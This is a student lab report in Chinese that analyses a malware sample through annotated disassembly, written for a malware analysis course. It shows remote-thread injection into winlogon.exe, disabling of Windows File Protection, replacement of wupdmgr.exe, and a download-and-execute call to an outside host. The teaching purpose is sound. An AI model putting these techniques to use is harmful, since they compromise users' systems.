.text:0040147D cmp     [ebp+nIndex], ecx ; 判断是否循环条件满足
.text:00401483 jnb     short loc_4014D1 ; 循环跳出
.text:00401485 mov     edx, [ebp+nIndex] ; 取出索引
.text:0040148B cmp     [ebp+edx*4+dwProcessId], 0 ; 判断索引指向的句柄是否为空
.text:00401493 jz      short loc_4014CF ; 进入下一次循环
.text:00401495 mov     eax, [ebp+nIndex]
.text:0040149B mov     ecx, [ebp+eax*4+dwProcessId]
.text:004014A2 push    ecx ; dwProcessId
.text:004014A3 call    sub_401000 ; 找到有winlogon.exe模块的进程，找到了返回1
.text:004014A8 add     esp, 4
.text:004014AB mov     [ebp+var_114], eax
.text:004014B1 cmp     [ebp+var_114], 0 ; 没找到就准备跳转
.text:004014B8 jz      short loc_4014CF ; 进入下一次循环
.text:004014BA mov     edx, [ebp+nIndex]
.text:004014C0 mov     ecx, [ebp+edx*4+dwProcessId]
.text:004014C7 mov     [ebp+var_1234], eax ; 【核心】保存winlogon.exe进程的句柄
.text:004014CD jmp     short loc_4014D1 ; 循环跳出
.text:004014CF ; -----
.text:004014CF loc_4014CF: ; CODE XREF: _main+143↑j
.text:004014CF ; _main+168↑j
.text:004014CF jmp     short loc_401465 ; 进入下一次循环

```

Q1.位置 0x401000 的代码完成了什么功能?

恶意代码查看给定 PID 是否为 winlogon.exe 进程，这里代码的功能是找到winlogon.exe模块，分析：首先填充两个字符串，如下图所示：

```

.text:00401000 dwProcessId = dword ptr 8
.text:00401000
.text:00401000 push ebp
.text:00401001 mov ebp, esp
.text:00401003 sub esp, 120h
.text:00401009 push edi
.text:0040100A mov eax, dword ptr aWinlogonExe ; "winlogon.exe"
.text:0040100F mov dword ptr [ebp+String2], eax ; 这一段都在填充字符串
.text:00401012 mov ecx, dword ptr aWinlogonExe+4 ; "ogon.exe"
.text:00401018 mov [ebp+var_10], ecx
.text:0040101B mov edx, dword ptr aWinlogonExe+8 ; ".exe"
.text:00401021 mov [ebp+var_C], edx
.text:00401024 mov al, byte ptr aWinlogonExe+0Ch ; ""
.text:00401029 mov [ebp+var_8], al
.text:0040102C mov ecx, dword ptr aNotReal ; "<not_real>"
.text:00401032 mov dword ptr [ebp+String1], ecx ; 填充下一个字符串
.text:00401038 mov edx, dword ptr aNotReal+4 ; "real>"
.text:0040103E mov [ebp+var_114], edx
.text:00401044 mov ax, word ptr aNotReal+8 ; "l>"
.text:0040104A mov [ebp+var_110], ax
.text:00401051 mov cl, byte ptr aNotReal+0Ah ; ""
.text:00401057 mov [ebp+var_10E], cl
.text:0040105D mov ecx, 3Eh ; '>' ; 设置循环计数
.text:00401062 xor eax, eax
.text:00401064 lea edi, [ebp+var_10D]
.text:0040106A rep stosd ; 内存初始化
.text:0040106C stosb

```

接下来通过3个call来获取第一个模块的名称，然后通过字符串对比函数进行判断，对比成功则返回1，如下图所示：


```

.text:0040106D mov     edx, [ebp+dwProcessId]
.text:00401070 push    edx                ; dwProcessId
.text:00401071 push    0                  ; bInheritHandle
.text:00401073 push    410h               ; dwDesiredAccess
.text:00401078 call    ds:OpenProcess     ; 打开进程 (pid参数传入)
.text:0040107E mov     [ebp+hObject], eax ; 保存进程句柄
.text:00401081 cmp     [ebp+hObject], 0
.text:00401085 jz      short loc_4010C2 ; 功能执行失败, 提前进入返回流程
.text:00401087 lea     eax, [ebp+var_120] ; 接收到的模块数
.text:0040108D push    eax
.text:0040108E push    4                  ; 模块句柄数组大小 (字节)
.text:00401090 lea     ecx, [ebp+var_11C] ; 接收模块句柄的数组
.text:00401096 push    ecx
.text:00401097 mov     edx, [ebp+hObject] ; 进程句柄
.text:0040109A push    edx
.text:0040109B call    pEnumProcessModules ; 遍历模块
.text:004010A1 test    eax, eax
.text:004010A3 jz      short loc_4010C2 ; 功能执行失败, 提前进入返回流程
.text:004010A5 push    104h              ; buffer大小
.text:004010AA lea     eax, [ebp+String1] ; 接收模块名称
.text:004010B0 push    eax
.text:004010B1 mov     ecx, [ebp+var_11C] ; 模块句柄
.text:004010B7 push    ecx
.text:004010B8 mov     edx, [ebp+hObject] ; 进程句柄
.text:004010BB push    edx
.text:004010BC call    pGetModuleBaseNameA ; 获取模块名称
.text:004010C2 loc_4010C2: ; CODE XREF: sub_401000+85↑j
.text:004010C2 ; sub_401000+A3↑j
.text:004010C2 lea     eax, [ebp+String2] ; 功能执行失败, 提前进入返回流程
.text:004010C5 push    eax                ; String2
.text:004010C6 lea     ecx, [ebp+String1]
.text:004010CC push    ecx                ; String1
.text:004010CD call    ds:_stricmp        ; 判断模块是不是winlogon.exe
.text:004010D3 add     esp, 8
.text:004010D6 test    eax, eax
.text:004010D8 jnz     short loc_4010EB
.text:004010DA mov     edx, [ebp+hObject]
.text:004010DD push    edx                ; hObject
.text:004010DE call    ds:CloseHandle
.text:004010E4 mov     eax, 1              ; 成功返回1
.text:004010E9 jmp     short loc_4010F7
.text:004010EB ; -----
.text:004010EB loc_4010EB: ; CODE XREF: sub_401000+D8↑j
.text:004010EB mov     eax, [ebp+hObject]
.text:004010EE push    eax                ; hObject
.text:004010EF call    ds:CloseHandle
.text:004010F5 xor     eax, eax

```

Q2.代码注入了哪个进程?

winlogon.exe 是被注入的进程, 根据题1的分析, 注入winlogon.exe进程。

Q3.使用 LoadLibraryA 装载了哪个DLL程序?

DLL `sfc_os.dll` 用来禁用 Windows 的文件保护机制, 加载了 `sfc_os.dll`, 紧接着循环遍历进程之后, 立马调用了 `sub_401174` 函数: 找到 `sfc.os.dll` 的2号函数, 然后远程线程到目标进程中执行2号函数是 `SfcTerminateWacherThread`, 在下次启动之前禁用windows文件保护机制, 如下图所示:


```

.text:00401174      push     ebp
.text:00401175      mov      ebp, esp
.text:00401177      sub      esp, 0Ch
.text:0040117A      mov      [ebp+var_4], 0
.text:00401181      mov      [ebp+hProcess], 0
.text:00401188      mov      [ebp+var_C], 0
.text:0040118F      push     offset aSeDebugprivil ; "SeDebugPrivilege"
.text:00401194      call     sub_4010FC ; 提升令牌权限
.text:00401199      test     eax, eax
.text:0040119B      jz       short loc_4011A1
.text:0040119D      xor      eax, eax
.text:0040119F      jmp      short loc_4011F8 ; 提升失败跳转返回
.text:004011A1 ; -----
.text:004011A1 loc_4011A1: ; CODE XREF: sub_401174+27↑j
.text:004011A1      push     2 ; lpProcName
.text:004011A3      push     offset LibFileName ; "sfc_os.dll"
.text:004011A8      call     ds:LoadLibraryA
.text:004011AE      push     eax ; hModule
.text:004011AF      call     ds:GetProcAddress ; 找2号函数
.text:004011B5      mov      lpStartAddress, eax
.text:004011BA      mov      eax, [ebp+dwProcessId]
.text:004011BD      push     eax ; dwProcessId
.text:004011BE      push     0 ; bInheritHandle
.text:004011C0      push     1F0FFFh ; dwDesiredAccess
.text:004011C5      call     ds:OpenProcess ; 打开进程
.text:004011CB      mov      [ebp+hProcess], eax
.text:004011CE      cmp      [ebp+hProcess], 0
.text:004011D2      jnz      short loc_4011D8
.text:004011D4      xor      eax, eax
.text:004011D6      jmp      short loc_4011F8
.text:004011D8 ; -----
.text:004011D8 loc_4011D8: ; CODE XREF: sub_401174+5E↑j
.text:004011D8      push     0 ; lpThreadId
.text:004011DA      push     0 ; dwCreationFlags
.text:004011DC      push     0 ; lpParameter
.text:004011DE      mov      ecx, lpStartAddress
.text:004011E4      push     ecx ; lpStartAddress
.text:004011E5      push     0 ; dwStackSize
.text:004011E7      push     0 ; lpThreadAttributes
.text:004011E9      mov      edx, [ebp+hProcess]
.text:004011EC      push     edx ; hProcess
.text:004011ED      call     ds:CreateRemoteThread ; 创建远程线程
.text:004011F3      mov      eax, 1
.text:004011F8 loc_4011F8: ; CODE XREF: sub_401174+2B↑j
.text:004011F8 ; sub_401174+62↑j
.text:004011F8      mov      esp, ebp
.text:004011FA      pop      ebp
.text:004011FB      retn
.text:004011FB sub_401174      endp

```

Q4.传递给 CreateRemoteThread 调用的第4个参数是什么？

传递给 CreateRemoteThread 的第4个参数是一个函数指针，指向sfc_os.dll中一个未命名的序号为2的函数 (SfcTerminateWatcherThread)，和题目三类似是从dll中找到的函数地址。

Q5.二进制主程序释放出了哪个恶意代码？

恶意代码从资源段中释放一个二进制文件，并且将这个二进制文件覆盖旧的 Windows 更新程序 (wupdmgr.exe)。覆盖真实的 wupdmgr.exe 之前，恶意代码将它复制到 %TEMP% 目录，供以后使用，这里先把原本的 wupdmgr.exe 给移动到临时目录下了，然后调用函数 sub_4011FC 进行资源释放，释放假的 wupdmgr.exe 到原位置，如下图所示：

```

.text:004014E4 loc_4014E4:                                ; CODE XREF: _main+188↑j
.text:004014E4      mov     ecx, [ebp+var_1234]
.text:004014EA      push    ecx                                ; dwProcessId
.text:004014EB      call    sub_401174                        ; 远程线程注入
.text:004014F0      add     esp, 4
.text:004014F3      mov     [ebp+var_1230], eax ; 注入结果
.text:004014F9      cmp     [ebp+var_1230], 0
.text:00401500      jz      loc_401593                        ; 注入失败跳转函数返回
.text:00401506      push    10Eh                             ; uSize
.text:0040150B      lea     edx, [ebp+Buffer]
.text:00401511      push    edx                                ; lpBuffer
.text:00401512      call    ds:GetWindowsDirectoryA ; 获取Windows目录路径
.text:00401518      push    offset aSystem32Wupdmgr_0 ; "\\system32\\wupdmgr.exe"
.text:0040151D      lea     eax, [ebp+Buffer]
.text:00401523      push    eax
.text:00401524      push    offset aSS_0 ; "%s%s"
.text:00401529      push    10Eh                             ; BufferCount
.text:0040152E      lea     ecx, [ebp+ExistingFileName]
.text:00401534      push    ecx                                ; Buffer
.text:00401535      call    ds:_snprintf ; 拼接字符串: C:\\Windows\\system32\\wupdmgr.exe
.text:0040153B      add     esp, 14h
.text:0040153E      lea     edx, [ebp+var_110]
.text:00401544      push    edx                                ; lpBuffer
.text:00401545      push    10Eh                             ; nBufferLength
.text:0040154A      call    ds:GetTempPathA ; temp路径
.text:00401550      push    offset aWinupExe ; "\\winup.exe"
.text:00401555      lea     eax, [ebp+var_110]
.text:0040155B      push    eax
.text:0040155C      push    offset aSS_1 ; "%s%s"
.text:00401561      push    10Eh                             ; BufferCount
.text:00401566      lea     ecx, [ebp+NewFileName]
.text:0040156C      push    ecx                                ; Buffer
.text:0040156D      call    ds:_snprintf ; c:\\temp\\winup.exe
.text:00401573      add     esp, 14h
.text:00401576      lea     edx, [ebp+NewFileName]
.text:0040157C      push    edx                                ; lpNewFileName
.text:0040157D      lea     eax, [ebp+ExistingFileName]
.text:00401583      push    eax                                ; lpExistingFileName
.text:00401584      call    ds:MoveFileA ; 移动文件到临时目录
.text:0040158A      call    sub_4011FC ; 释放假的wupdmgr.exe
.text:0040158F      xor     eax, eax
.text:00401591      jmp     short loc_401598 ; 函数返回
.text:00401593 ; -----

```

Q6. 释放出恶意代码的目的是什么？

恶意代码向winlogon.exe注入一个远程线程，并且调用sfc_os.dll的一个导出函数（序号为2的SfcTerminateWatcherThread），在下次启动之前禁用Windows的文件保护机制。因为这个函数一定要运行在进程winlogon.exe中，所以CreateRemoteThread调用十分必要。恶意代码通过用这个二进制文件来更新自己的恶意代码，并且调用原始的二进制文件（位于%TEMP%目录）来特洛伊木马化wupdmgr.exe文件。

找到存起来的资源文件进行分析：执行真正的wupdmgr.exe程序，然后下载更新exe程序并执行，用来特洛伊木马化wupdmgr.exe文件，并通过下载更新文件来更新恶意代码，如下图所示：

```

.text:00401066      mov     [ebp+var_444], 0
.text:00401070      lea     eax, [ebp+Buffer]
.text:00401076      push    eax                ; lpBuffer
.text:00401077      push    10Eh              ; nBufferLength
.text:0040107C      call    ds:GetTempPathA
.text:00401082      push    offset aWinupExe ; "\\winup.exe"
.text:00401087      lea     ecx, [ebp+Buffer]
.text:0040108D      push    ecx
.text:0040108E      push    offset Format      ; "%s%s"
.text:00401093      push    10Eh              ; BufferCount
.text:00401098      lea     edx, [ebp+CmdLine]
.text:0040109E      push    edx                ; Buffer
.text:0040109F      call    ds:_snprintf      ; 找到真正的exe
.text:004010A5      add     esp, 14h
.text:004010A8      push    5                 ; uCmdShow
.text:004010AA      lea     eax, [ebp+CmdLine]
.text:004010B0      push    eax                ; lpCmdLine
.text:004010B1      call    ds:WinExec        ; 执行真正的exe
.text:004010B7      push    10Eh              ; uSize
.text:004010BC      lea     ecx, [ebp+var_330]
.text:004010C2      push    ecx                ; lpBuffer
.text:004010C3      call    ds:GetWindowsDirectoryA
.text:004010C9      push    offset aSystem32Wupdmg ; "\\system32\\wupdmgrd.exe"
.text:004010CE      lea     edx, [ebp+var_330]
.text:004010D4      push    edx
.text:004010D5      push    offset aSS_0      ; "%s%s"
.text:004010DA      push    10Eh              ; BufferCount
.text:004010DF      lea     eax, [ebp+var_440]
.text:004010E5      push    eax                ; Buffer
.text:004010E6      call    ds:_snprintf      ; 找到假的exe
.text:004010EC      add     esp, 14h
.text:004010EF      push    0                 ; LPBINDSTATUSCALLBACK
.text:004010F1      push    0                 ; DWORD
.text:004010F3      lea     ecx, [ebp+var_440]
.text:004010F9      push    ecx                ; LPCSTR
.text:004010FA      push    offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"
.text:004010FF      push    0                 ; LPUNKNOWN
.text:00401101      call    URLDownloadToFileA ; 下载更新文件: updater.exe
.text:00401106      mov     [ebp+var_444], eax
.text:0040110C      cmp     [ebp+var_444], 0
.text:00401113      jnz     short loc_401124
.text:00401115      push    0                 ; uCmdShow
.text:00401117      lea     edx, [ebp+var_440]
.text:0040111D      push    edx                ; lpCmdLine
.text:0040111E      call    ds:WinExec        ; 执行
.text:00401124      loc_401124:                ; CODE XREF: _main+113↑j
.text:00401124      xor     eax, eax
.text:00401126      pop     edi
.text:00401127      mov     esp, ebp

```

五、实验心得

这一次的实验是恶意代码与防治分析的Lab12实验，对理论课上讲的东西更加的熟练。

在这次实验中由浅入深地探讨了常见的恶意代码隐藏启动方法，例如DLL注入、进程替换以及钩子注入detour等例子，虽然这些技术各不相同，但是它们的目的都是相同的。并且懂得怎么发现系统中运行的恶意代码和启动器的让恶意代码获得运行的功能。

最后也认识到自己作为一名信息安全专业学生的责任，更加期待本学期后续的实验，希望自己能有更好的发展，心想事成、万事胜意、未来可期。